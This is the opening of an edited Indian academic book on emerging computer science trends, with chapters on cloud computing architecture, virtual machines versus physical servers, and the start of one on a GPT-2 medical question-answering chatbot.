ISBN: 978-81-993182-7-4

Emerging Trends in Computer Science and Information Technology

Editors:
Dr. Sumit Chopra
Ms. Kiranjit Kaur
Dr. Gagandeep Singh
Er. Manpreet Singh

Bhumi Publishing, India
First Edition: October 2025

Emerging Trends in Computer Science and Information Technology

(ISBN: 978-81-993182-7-4)

DOI: https://doi.org/10.5281/zenodo.17391749

Editors

Dr. Sumit Chopra

Associate Professor (CSE),

GNA University,

Phagwara

Ms. Kiranjit Kaur

Assistant Professor,

PIT,

Hoshiarpur

Dr. Gagandeep Singh

Associate Professor (CSE),

CT Institute of Technology and Research,

Maqsudan, Jalandhar

Er. Manpreet Singh

Assistant Professor (CSE),

Sant Baba Bhag Singh University,

Jalandhar

Bhumi Publishing

October 2025

Title: Emerging Trends in Computer Science and Information Technology

Editors: Dr. Sumit Chopra, Ms. Kiranjit Kaur, Dr. Gagandeep Singh, Er. Manpreet Singh

First Edition: October 2025

ISBN: 978-81-993182-7-4

DOI: https://doi.org/10.5281/zenodo.17391749

Published by Bhumi Publishing,

a publishing unit of Bhumi Gramin Vikas Sanstha

Bhumi Publishing

Nigave Khalasa, Tal – Karveer, Dist – Kolhapur, Maharashtra, INDIA 416 207

E-mail: bhumipublishing@gmail.com

Disclaimer: The views expressed in the book are of the authors and not necessarily of the publisher and editors. Authors themselves are responsible for any kind of plagiarism found in their chapters and any related issues found with the book.

PREFACE

The book "Emerging Trends in Computer Science and Information Technology" aims to provide a comprehensive overview of the rapid advancements shaping the digital era. In recent years, the field of computer science has undergone unprecedented transformation, driven by innovations in artificial intelligence, data analytics, cloud computing, cybersecurity, and the Internet of Things (IoT). These technologies are not only redefining how we interact with information but also influencing every aspect of modern life—from education and healthcare to business and governance.

This book is designed to serve as a valuable resource for students, educators, researchers, and professionals seeking to understand and adapt to these evolving technologies. Each chapter explores a key domain within computer science and information technology, highlighting current developments, research challenges, and future directions. By blending theoretical foundations with practical insights, the book encourages readers to think critically about emerging technologies and their potential societal impacts.

Our objective is to present complex concepts in an accessible manner while maintaining academic rigor. The contributing authors and editors have drawn upon their diverse expertise to ensure that each topic is discussed with clarity, depth, and relevance. Through this collective effort, we hope to inspire innovation and continuous learning among readers, fostering a deeper appreciation for the dynamic nature of the computing world.

We extend our sincere gratitude to all contributors, reviewers, and institutions that supported the development of this work. Their dedication and collaboration have made this publication possible. We also thank the readers, whose curiosity and passion for knowledge drive the continuous evolution of this ever-expanding field.

It is our hope that this book not only informs but also inspires—encouraging future researchers and practitioners to explore, innovate, and shape the next generation of advancements in computer science and information technology.

- Editors

ACKNOWLEDGEMENT

We would like to express our heartfelt gratitude to all those who contributed to the successful completion of this book, "Emerging Trends in Computer Science and Information Technology." *This work would not have been possible without the support, guidance, and encouragement of many individuals and institutions.*

First and foremost, we extend our sincere thanks to our contributors and co-authors, whose expertise, research, and commitment have enriched this book with valuable insights and perspectives. Their dedication to quality and innovation has been instrumental in shaping each chapter and ensuring the academic rigor of this publication.

Our appreciation also goes to the institutions and organizations that provided resources, facilities, and an environment conducive to research and writing. Their continuous support played a vital role in the realization of this project.

We would also like to acknowledge our students and colleagues, whose curiosity, discussions, and enthusiasm for learning continually inspire us to explore new dimensions in the field of computer science and information technology.

Finally, we extend our deepest gratitude to our families and friends for their patience, understanding, and unwavering support during the long hours of research and writing. Their encouragement kept us motivated throughout this journey.

To everyone who, in one way or another, contributed to this endeavor—thank you. Your support and inspiration have made this book a reality.

- Editors

TABLE OF CONTENT

CHAPTER 1

CLOUD COMPUTING ARCHITECTURE

Paramjit Kaur[1], Sumit Chopra[2] and Abhishek[3]
[1]IKG Punjab Technical University, Kapurthala,
[2,3]GNA University, Phagwara

ABSTRACT:
The architecture of cloud computing is a new paradigm that provides customers with scalable, adaptable, and affordable computer resources. To offer services like Platform as a Service (PaaS), Software as a Service (SaaS), and Infrastructure as a Service (IaaS), this architecture integrates a variety of technologies, such as virtualization, automation, orchestration, and security. Organizations may save capital and operating costs, increase business agility, and scale more easily thanks to cloud computing architecture, which offers a substantial advantage over traditional IT infrastructure. The principles of cloud computing architecture are covered in this abstract, along with its parts, models, and deployment methods. It also discusses the benefits and difficulties related to cloud computing, including interoperability, security, and privacy, and highlights these issues. The paper's analysis concludes that cloud computing architecture will keep changing how businesses handle IT infrastructure and that it will be a key factor in allowing the subsequent wave of digital innovation.

KEYWORDS: Computing Architect, Cloud Services, Roles, Deployment Models

1.1 INTRODUCTION:

The way we view IT infrastructure and services has been completely transformed by cloud computing. It offers on-demand use of a collection of common computing tools that all are offered online and include storage, servers, applications, and services. The cloud computing paradigm has several advantages, such as scalability, efficiency, flexibility, and high availability, which makes it a crucial piece of equipment for contemporary businesses and organizations. Remote working and collaboration are made easier by cloud computing, which enables customers to access their information and applications from any location with an internet connection. Cloud computing has emerged as a critical technology in this era of digitization that is revolutionizing how companies conduct business and engage with their clients.

Cloud computing encompasses the customer, the server, and the three primary service distribution models. A cloud client is the layer of software or hardware abstraction that is used to establish a connection to cloud services. The three main service delivery kinds are provided by the Cloud Service Providers using servers. The three primary methods of service distribution are SaaS, PaaS, and IaaS.

1.2 CLOUD COMPUTING ARCHITECTURE:

An organization’s commercial and technological needs are met by a cloud computing architect's development and execution of cloud computing systems. The technologies for cloud computing,

such as IaaS, PaaS, and SaaS, as well as the various deployment options, such as public, private, and hybrid clouds, must be thoroughly understood by the architect.

Working with stakeholders to comprehend business requirements, selecting the appropriate cloud services and technologies to meet those requirements, and designing a cloud architecture that ensures scalability, high availability, security, and cost-effectiveness are all part of the role of a cloud computing architect.

To facilitate a seamless migration of current applications and services to the cloud, the architect must also be knowledgeable with cloud migration methodologies and best practices. They must make sure that the cloud infrastructure complies with all organizational, regulatory, and industry standards.

A solid technical background, outstanding problem-solving abilities, and the capacity to interact with technical and non-technical stakeholders successfully are requirements for a successful cloud computing architect. To guarantee that the cloud infrastructure of their organization is safe, dependable, and effective, they must keep up with the most recent cloud computing technology and best practices.

The back end and the front end of a cloud architecture can be separated. Through Internet links, the front end is made accessible to the user, enabling system interactions. The back end is made up of various cloud service types.

Front End: It is the portion of the system that is visible to the user or end-user. This contains the user interface, which allows users to interact with the application, as well as the client-side logic, which runs in the user's web browser or mobile device. Example - Web Browser.

Back End: The back end, on the other hand, alludes to the system's components that work behind the scenes to manage data and process requests. This encompasses the server-side logic that operates on the infrastructure of the cloud provider, as well as the databases, storage systems, and other resources that support the application. Example -Virtual Machine, Servers etc.

1.2.1 Components of Cloud Computing Architecture

a) **Client Infrastructure:** It is part of front end. Users can communicate with the cloud via the graphical user interface (GUI) that it offers.
b) **Internet:** It provides connection between the front end and with the back end.
c) **Application:** The term "application" can refer to any software or platform that a customer wishes to use.
d) **Service:**
    1. **Software-as-a-Service (SaaS):** SaaS is a cloud service model where customers can access software apps over the internet via subscriptions maintained by a provider.
    2. **Platform-as-a-Service (PaaS):** PaaS is a type of service that users can access online. The user can save money by not having to install any software or buy any additional hardware.

3. **Infrastructure-as-a-Service (IaaS):** In this case, servers, network, storage, and an operating system are provided. IaaS offers an imaginary device with an already installed and set-up operating system.

e) **Storage:** It provides enormous cloud storage capacity for controlling and storing data.

f) **Cloud Runtime:** The platform for installing, operating, and managing applications on the cloud is a cloud runtime. The underlying operating system, virtual machine, or container technology, as well as the required software parts, libraries, and tools to enable the application, are all included.

g) **Security:** The back end of cloud computing includes security. It integrates a security system at the back end.

h) **Infrastructure:** The underlying physical or virtual resources that underpin the delivery of cloud services are referred to as infrastructure. It consists of both Hardware and Software resources, including as operating systems, middleware, and hardware resources like servers, storage, and networking equipment.

i) **Management:** Backend components, including applications, services, runtime clouds, storage, and infrastructure, are coordinated and managed through management, along with other security concerns.




Figure 1.1: Cloud Computing Architecture

1.2.2 Major Roles in Cloud Architecture:

a) **Cloud Consumer:** The cloud consumer is an individual or a firm that establishes and maintains commercial ties with providers of cloud services and requests their services.

b) **Cloud Provider:** An individual or business that offers cloud computing services to individuals or Firms that are interested.

c) **Cloud Auditor:** a business responsible with conducting objective evaluations of cloud computing and managing the effectiveness and reliability of the systems.

d) Cloud Broker: A third-party company or person that acts as a middleman between cloud providers and customers. He or she is helpful in negotiating the contract's terms and conditions for the acquisition of cloud services.

e) Cloud Carrier: a person, organization, or other middleman who connects and moves cloud services from cloud suppliers to cloud clients.

1.3 CLOUD COMPUTING SERVICES

a) **Software-as-a-Service (SaaS):** Software-as-a-Service is a cloud service model where customers can access software apps over the internet via subscriptions maintained by a provider. The SaaS approach enables users to access the software application through a mobile app or web browser by having the provider manage and maintain the underlying infrastructure, which includes servers, databases, and security. Customers can access the program from any location with an internet connection and do not need to install it on their local machines.

b) **Platform-as-a-Service (PaaS):** PaaS is a type of service that users can access online. The user can save money by not having to install any software or buy any additional hardware. It serves as middleware on top of which applications are built. PaaS comes with integrated tools, integrated protection, and integrated web-based gateways for the installed apps. The deployed application can communicate with other apps on the identical architecture as well as communicate with apps within as well as outside the platform. Development tools, software, and a database are all included in PaaS.

c) Infrastructure-as-a-Service (IaaS): In this case, servers, network, storage, and an operating system are provided. IaaS offers an imaginary device with an already installed and set-up operating system. While providing users the freedom to design and run software services themselves, IaaS vendors maintain control over activities in cloud data centers. The user has access to a virtual machine, network, computing and storage tools for downloading and running applications. The cloud service solely regulates the host operating systems, hypervisors, servers, storage, and other virtualization-related software and hardware.

Figure 1.2: Cloud Computing Services

Here is a helpful table that illustrates which elements in each model are abstracted from the end-user.

Table 1: Models of Cloud Computing

	IaaS	PaaS	SaaS
Servers	✓	✓	✓
Networks	✓	✓	✓
Storage	✓	✓	✓
Virtualization	✓	✓	✓
Operating Systems		✓	✓
Middleware		✓	✓
Runtime		✓	✓
Monitoring		✓	✓
Data			✓
Applications			✓

1.4 CLOUD COMPUTING DEPLOYMENT TYPES

- **Public:** This is freely accessible to the public. It can be operated or run by any authority, scholarly, commercial organization. It operates from the cloud provider's address.
- **Private:** In this a solitary company or organization can use this deployment service. It can be controlled and operated via any individual or group, and it can run either inside or outside of buildings.
- **Hybrid:** Public, commercial, and community cloud services have been combined to create this service. In hybrid, all services are connected by industry-standard technology, enabling the potability of both apps and data.
- **Community:** Cloud Services accessed by a particular group of cloud users who share concerns about security and policy. Any group or society is free to buy it and use it. Also, may reside on premises or off premises.




Figure 1.3: Cloud Computing Deployment

CONCLUSION AND FUTURE SCOPE

The construction of cloud infrastructure is easily explained in this paper, along with a short description of the fundamental cloud computing architecture. This study concentrates on various

aspects of cloud service providers. Before supplying customers with any cloud services, a cloud provider must be familiar with a variety of operations and procedures.

Cloud computing has already changed the way businesses store, process, and retrieve data. However, its prospective growth and development potential is vast and exciting, with several potential areas of growth. One such area is the rise of edge computing, which will allow organizations to handle data closer to the source, reducing latency and increasing efficiency, particularly as the Internet of Things expands. (IoT). Another important area of expansion is the ongoing development of hybrid cloud computing, in which organizations can use both public and private clouds for increased flexibility, scalability, and security. Serverless computing is also expected to grow in popularity because it enables organizations to focus on application development and usage rather than server infrastructure management. Furthermore, cloud providers will offer more AI and machine learning services to allow organizations to leverage these technologies without requiring in-house expertise, advancing the future scope of cloud computing. Overall, the future of cloud computing is vast, and its continued development will change how organizations use technology to drive growth and innovation.

REFERENCES:

1. Fehling, C., Leymann, F., Retter, R., Schupeck, W., & Arbitter, P. (2014). *Cloud computing patterns: Fundamentals to design, build, and manage cloud applications*. Springer.
2. Kumar, S., & Goudar, R. H. (2012). Cloud computing—Research issues, challenges, architecture, platforms, and applications: A survey. *International Journal of Future Computer and Communication, 1*(4), 356–360.
3. Liu, F., Tong, J., Mao, J., Bohn, R., Messina, J., Badger, L., & Leaf, D. (2011). *NIST cloud computing reference architecture* (NIST Special Publication 500-292, pp. 1–28). National Institute of Standards and Technology.
4. Saqib, N. U., Arora, M., & Chopra, S. (2018). Cloud computing architecture issues and future research directions. *International Journal of Computer Science and Engineering, 5*, 1–5.
5. Odun-Ayo, I., Ananya, M., Agono, F., & Goddy-Worlu, R. (2018). Cloud computing architecture: A critical analysis. *International Journal of Cloud Computing*, 1–7.
6. Rochwerger, B., Breitgand, D., Levy, E., Galis, A., Nagin, K., Llorente, I. M., & Galán, F. (2009). The reservoir model and architecture for open federated cloud computing. *IBM Journal of Research and Development, 53*(4), 4:1–4:11.
7. Tsai, W. T., Sun, X., & Balasooriya, J. (2010). Service-oriented cloud computing architecture. In *Proceedings of the 7th International Conference on Information Technology: New Generations (ITNG)* (pp. 684–689).
8. Jadeja, Y., & Modi, K. (2012). Cloud computing – Concepts, architecture and challenges. In *Proceedings of the International Conference on Computing, Electronics and Electrical Technologies (ICCEET)* (pp. 877–880).

CHAPTER 2

VIRTUAL MACHINE AND PHYSICAL SERVER

Sumit Chopra[1], Deepak Bhtoye[2] and Mamta Bansal[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
In this we will we study about virtual machine, physical server, hypervisor and need for these machines. The deployment and management of servers has been completely changed by virtual machine (VM) technology. A single physical server may support numerous virtual machines (VMs), sharing its resources like CPU, memory, and storage, in a virtualized environment. Numerous advantages result from this, including better hardware usage, cheaper costs, and simpler management. The downsides include heightened complexity, conceivable performance overhead, and security issues. The properties, benefits, and drawbacks of physical servers and virtual machines will be compared in this essay, along with several use scenarios when one is better than the other.

2.1 INTRODUCTION:

A physical server is a freestanding computer system that uses its own hardware to execute an operating system and applications. It is made up of a single or several CPUs, memory modules, storage, and network interfaces. A virtual machine, on the other hand, operates on top of a hypervisor or virtualization layer and is a software-based simulation of a real computer system. Multiple virtual machines (VMs) can share the same physical resources thanks to the hypervisor, which offers a virtual abstraction of the underlying hardware. As if it were running on a different physical server, each VM is capable of supporting its own operating system, applications, and data. The popularity of virtualization technology has grown over the past several years as a result of its many advantages. For instance, it enables us to combine several servers into a single physical machine, resulting in a decrease in hardware expenses, energy use, and data centre area. Additionally, it makes provisioning and moving VMs between several physical hosts simple, which improves flexibility and scalability. Furthermore, it enables isolation between several VMs, enhancing security and dependability. However, virtualization also has some drawbacks. For instance, it introduces an additional layer of complexity and overhead, which can impact performance and stability. It also requires specialized skills and tools to manage, which can increase operational costs. Moreover, it may not be suitable for all workloads, such as those with high I/O or GPU requirements.

2.2 VIRTUAL MACHINE:

When we going to install a virtual machine we can set its CPU, memory, etc. Virtual machine is created on physical hardware. The virtual machine will be created on a system known as the host machine, which is also referred to as the guest machine. Virtual machines (VMs) allow multiple

operating systems to run concurrently on a single computer. To give consumers the idea that they are using a physical computer, every operating system functions similarly to how an operating system or application would generally operate on host hardware.

Technology for virtualization enables the usage of multiple virtual environments on a single system. The hypervisor manages the hardware and divides real resources from virtual ones. The hypervisor sends a request for additional physical resources when a user or program needs them while the virtual machine is running so that the operating system and applications can utilize the shared pool of physical resources.

2.3 HYPERVISOR:

Using a hypervisor, virtual computers can be built and operated. The hypervisor has a device called a virtual machine monitor. When utilized as a hypervisor, the physical hardware is referred to as the host. every hypervisor. At the operating system level, requirements include memory, a process scheduler, an input-output stack, and a security manager. The hypervisor manages how the resources allocated to each virtual machine are distributed among them and how they are scheduled in relation to the actual resources.

2.3.1 Types of Hypervisors:

Type 1 hypervisor: Type 1 hypervisor is on bare metal. Direct scheduling of VM resources to hardware is done by the hypervisor. An example of a type 1 hypervisor is KVM. Figure 1 shows how a type 1 hypervisor operates.

Type 2 hypervisor: There is a hosted type 2 hypervisor. A host operating system is scheduled against, then executed against, the hardware by a VM's resources. Examples of type 2 hypervisors include VMware and VirtualBox. fig.2 tells us how type 1 hypervisor works.




Figure 2.1: Type 1 Hypervisor




Figure 2.2: Type 2 Hypervisor

VMs provide an environment that is different from host os, Therefore, anything that is running on a virtual machine won't interfere with anything else on the host operating system. Because VMs are segregated, if one of them is compromised, it would not impact on the entire system.

The data in every virtual machine (VM) that the hypervisor manages may become susceptible if the hypervisor itself is compromised. Depending on the type of hypervisor, security protocols may change.




Figure: 2.3

2.4 WHAT IS THE DIFFERENCE BETWEEN KVM AND VMWARE?

The maker of VMware ESXi, a virtualization product with a business license, is VMware. Enterprise applications employ VMware hypervisors, which have virtual machines that can handle demanding workloads. Both Kernel-based Virtual Machine (KVM) and VMware ESXi provide virtualization infrastructure for the deployment of type 1 hypervisors on the Linux kernel. In contrast, KVM is an open-source feature while VMware ESXi may only be used with a commercial license. Companies that use VMware's virtualization components benefit from the company's technical team's expert assistance. Users of KVM rely on a large open-source community to solve any problems that may arise.

2.5 ADVANTAGES OF VIRTUAL MACHINE:

Applications can be launched in guest mode thanks to a feature offered by virtual machines known as a guest operating system. Therefore, any damage to the application is just momentary. Virtual resources are part of a virtual computer. The world is virtualized. Consequently, if a virtual machine fails, the host machine won't be affected. Each piece of virtual machine software is isolated from the host computer. It follows that the user can utilize a single machine to run numerous operating systems. For testing programming, a virtual computer provides a unique sandbox environment. By performing this, malware that has not yet infected a PC can be found. It has no interaction with the host operating system; hence it has no impact on the host computer.

2.6 DISADVANTAGES OF VIRTUAL MACHINE:

Using a virtual machine with cloud services is generally expensive. so it is costly as there need the cost will vary. It continues to utilize the resources of the host machine. A host computer must have enough computing power to support many virtual machines. A virtual machine is a

complex system because it is connected to a local area network. In case there is a fault it is difficult to find where is a fault.

2.7 PHYSICAL SERVER:

A single-tenant computer server, commonly referred to as a "virtual server" or "bare metal server," is one that is physically configured to only support one user. There is no shared resource on the actual server between users. Memory, CPU, network connection, hard disc, and operating systems on various servers are all varied. It is strong since it is made of raw metal. No one is able to shut down our actual server. If there are any issues with how it works, you may fix them without leaving the server.

2.8 DISADVANTAGES:

A separate power supply and cooling system are needed for the server. purchasing, setting up, and maintaining. Additional staff, rising material costs, and rising costs overall. Data privacy, local network independence, and manual access to server management are requirements for physical servers. Utilise special software for Emergency server shutdown or rapid server restart, additional space, additional space an independent power source, specialized work.

2.8.1 Comparison of Physical Servers and Virtual Machines:

Performance:

You should consider this if your business manages a lot of data that must be handled frequently. Virtual machines (VMs), which are susceptible to performance issues since there are too many virtual servers on a real machine, are significantly less powerful and effective than real servers. Because of this, although having the same resources and capabilities in terms of hardware and software, a virtual machine cannot perform at the same level as a real computer. If your company uses computer resources heavily throughout operations, a physical server is your best bet.

Management:

VMs are significantly simpler to administer than real servers in terms of management. Restoring a physical server to its initial state after a failure might take many days. With the aid of contemporary VM backup software, the recovery procedure for VMs may be started in only a few clicks. The physical server must also be properly inspected for any flaws before to operation, and any extra drivers must be installed and configured as necessary. VMs are constructed on actual hardware that is already operational, thus this is not the case with them. As a result, VMs may be generated and started in a short amount of time. But properly managing a virtual server environment needs expert expertise and instruction.

Portability:

The mobility of physical and virtual servers is one of the main differences between them. Moving virtual machines (VMs) between virtual environments and even from one physical server to another is rapid and simple. Since VMs are independent of one another and have their own virtual hardware, they are hardware-independent.

Scalability:

An expensive and time-consuming procedure of installation and setup must be completed to extend a physical server environment. More hardware components must also be purchased. The possibility of on-demand scaling is also available in a virtual server environment. One virtual server may host several virtual machines (VMs), which can be added to or uninstalled with a mouse click. Your virtual environment can be scaled up or down as your business needs change over time. In this case, you don't need to buy any extra hardware to ensure VM deployment. Because all virtual machines (VMs) running on the host share the same computing resources, this is possible. As a result, it is possible to design a highly adaptable environment that can perform any number of complex functions.

Power management:

Physical servers often use only 25% of their production capacity, which means that their hardware and software capabilities are underutilized. As a result, a lot of computer resources are wasted, which is not economical. Contrarily, a server hosting several VMs manages unused resources by allocating them to other VMs that require them the most. The best capacity management is accomplished in this manner.

Security:

In a virtual server environment as opposed to a physical server environment, security management configuration is easier. When utilizing actual servers, you must create a secure system uniquely for each server, taking into account its processing capacity and the significance of the data it holds. On the other hand, a universal security model may be used to protect a virtual server environment. As a result, security rules and processes may be created, recorded, and put into practice through a single piece of glass, or more specifically, the hypervisor.

Costs:

Maintaining a physical server is much expensive. This is brought on by frequent system failures, complex or even impossible-to-repair computer system failures, and continuous hardware and software updates.

Virtualization is also regarded as the ideal solution for businesses with a big number of servers. You may ensure capacity optimization at the lowest possible cost by equitably allocating computing resources across all active VMs in a virtual server environment. You should be informed that VM software licensing can also be rather pricey. The price may depend on the size of the virtual environment.

REFERENCES:

1. Pyda, P., Przywuski, M., Dalecki, T., & Sliwa, J. (2022). Efficiency of virtual machine replication in the data center. In *Proceedings of the International Conference on Military Communications and Information Systems (ICMCIS)*.

2. Wang, M., Meng, X., & Zhang, L. (2011). Consolidating virtual machines with dynamic bandwidth demand in data centers. In *INFOCOM 2011 Proceedings of the IEEE* (pp. 71–75).
3. Tang, C., Steinder, M., Spreitzer, M., & Pacifici, G. (2007). A scalable application placement controller for enterprise data centers. In *Proceedings of the 16th International Conference on World Wide Web (WWW)* (pp. 331–340).
4. Lee, G., Tolia, N., Ranganathan, P., & Katz, R. H. (2011, January). Topology-aware resource allocation for data-intensive workloads. *SIGCOMM Computer Communication Review, 41*(1), 120–124.
5. Abeni, L., & Faggioli, D. (n.d.). *Using Xen and KVM as real-time hypervisors* [Unpublished manuscript].
6. Rodríguez-Haro, F., Freitag, F., Navarro, L., Hernánchez-Sánchez, E., Farías-Mendoza, N., Guerrero-Ibáñez, J. A., & González-Potes, A. (2012). A summary of virtualization techniques. *Procedia Technology, 3*, 267–272.
7. Jin, S. (2009). *VMware VI and vSphere SDK: Managing the VMware infrastructure and vSphere*. Prentice Hall.
8. Red Hat. (n.d.). *Red Hat official website*. https://www.redhat.com
9. Introserve. (n.d.). *Introserve*. https://www.introserve.com
10. Nakivo. (n.d.). *Nakivo*. https://www.nakivo.com

CHAPTER 3

MEDICAL Q&A WITH GPT: ADVANCING AI IN HEALTHCARE

Sumit Chopra[1], Manpreet Singh[2] and Marpu Adhitya[3]
[1,3]GNA University, Phagwara,
[2]Sant Baba Bhag Singh University, Jalandhar

ABSTRACT:

The growing need for easily accessible healthcare information has driven the creation of advanced systems designed to answer medical questions. This paper details the creation and refinement of a medical query Q&A chatbot that uses the GPT-2 language model. The main aim of this chatbot is to deliver accurate and dependable answers to user questions concerning medical conditions, symptoms, treatments, and other health-related matters. By utilizing the pre-trained GPT-2 model, the chatbot is further trained on a carefully selected dataset that includes medical literature, clinical guidelines, and widely available health-related Q&A content.

The fine-tuning process is centred around improving the model's grasp of medical language, boosting the relevance of its responses, and ensuring that its answers are precise. Ethical considerations are also a key focus, with measures in place to guide users towards seeking professional medical advice when necessary.

This paper also addresses the obstacles encountered while fine-tuning GPT-2 for the medical field, such as preparing the data, dealing with unclear queries, and reducing the risk of providing incorrect or misleading information. The chatbot's performance is assessed through a mix of automated metrics and user feedback, which highlights its effectiveness in addressing a broad spectrum of medical questions.

In summary, the fine-tuned GPT-2-based medical Q&A chatbot marks a significant step forward in the realm of AI-driven healthcare solutions. It offers a scalable way to provide initial medical information, potentially lightening the load on healthcare providers and enhancing patient outcomes by ensuring timely access to trustworthy information. Future developments will focus on continuously learning from user interactions and broadening the dataset to include new medical topics and innovations.

3.1 INTRODUCTION:

The adoption of artificial intelligence (AI) in healthcare has significantly transformed how medical information is accessed and utilized. One of the most notable applications of AI in this domain is the development of medical chatbots, also known as "medicalbots." These chatbots are designed to help users by answering health-related questions, providing advice, and even performing initial symptom assessments before a user consults a healthcare professional. Medicalbots have gained popularity due to their ability to offer quick and accessible healthcare information, handling various queries ranging from basic health tips to more complex questions

about medical conditions and treatments. This technology not only improves patient engagement but also has the potential to ease the burden on healthcare providers by addressing routine inquiries and offering preliminary assessments.

Machine learning, a critical subset of AI, is the driving force behind the functionality of medical chatbots. Machine learning algorithms enable computers to learn from vast amounts of data and enhance their performance over time. In the context of medicalbots, these algorithms are trained on extensive medical datasets, allowing the chatbot to recognize patterns, comprehend user inputs, and deliver appropriate responses. As these models continually learn from new data, they can adapt to the ever-evolving medical knowledge, thereby increasing their accuracy and dependability. This makes machine learning indispensable in creating intelligent healthcare systems.

Natural Language Processing (NLP) is another essential technology powering medical chatbots. NLP is a branch of AI that focuses on the interaction between computers and human language, enabling machines to process, understand, and generate text that is naturally written or spoken by humans. For medicalbots, NLP techniques are crucial for analyzing and interpreting user queries, ensuring that the chatbot can accurately understand the user's intent and provide contextually relevant responses. NLP also plays a key role in extracting medical information from text, such as identifying symptoms, diagnosing conditions, and suggesting treatment options, making it vital for the development of AI-based healthcare tools.

The Generative Pre-trained Transformer (GPT) architecture, developed by OpenAI, represents a significant breakthrough in NLP and has been instrumental in creating advanced chatbots. GPT models, such as GPT-2 and GPT-3, are trained on large datasets and then fine-tuned for specific tasks, which makes them highly effective at generating coherent and contextually appropriate text. In the realm of medical chatbots, GPT models are fine-tuned with medical datasets, allowing them to provide accurate and reliable answers to a wide range of medical inquiries. The ability of GPT models to understand and generate text that closely resembles human language has made them a fundamental component in developing intelligent and responsive medicalbots.

3.2 RELATED WORK:

The development of medical chatbots has grown rapidly in recent years, largely due to advancements in artificial intelligence (AI), especially in machine learning and natural language processing (NLP). Many research projects have looked into how these technologies can improve healthcare services, offering valuable insights into how medical chatbots are designed, developed, and used.

One of the earliest examples of a medical chatbot is ELIZA, created in the 1960s. ELIZA was a simple chatbot that used pattern matching to simulate conversations, but it wasn't advanced enough to handle medical questions effectively. However, it set the stage for future developments in AI-driven dialogue systems. More recently, more sophisticated systems have

been developed to manage complex medical queries. For instance, the chatbot TARAS was designed to offer personalized medical advice by combining AI with medical knowledge databases. While TARAS showed the potential of medical chatbots in providing customized healthcare information, it also highlighted the challenges of making sure responses are accurate and relevant.

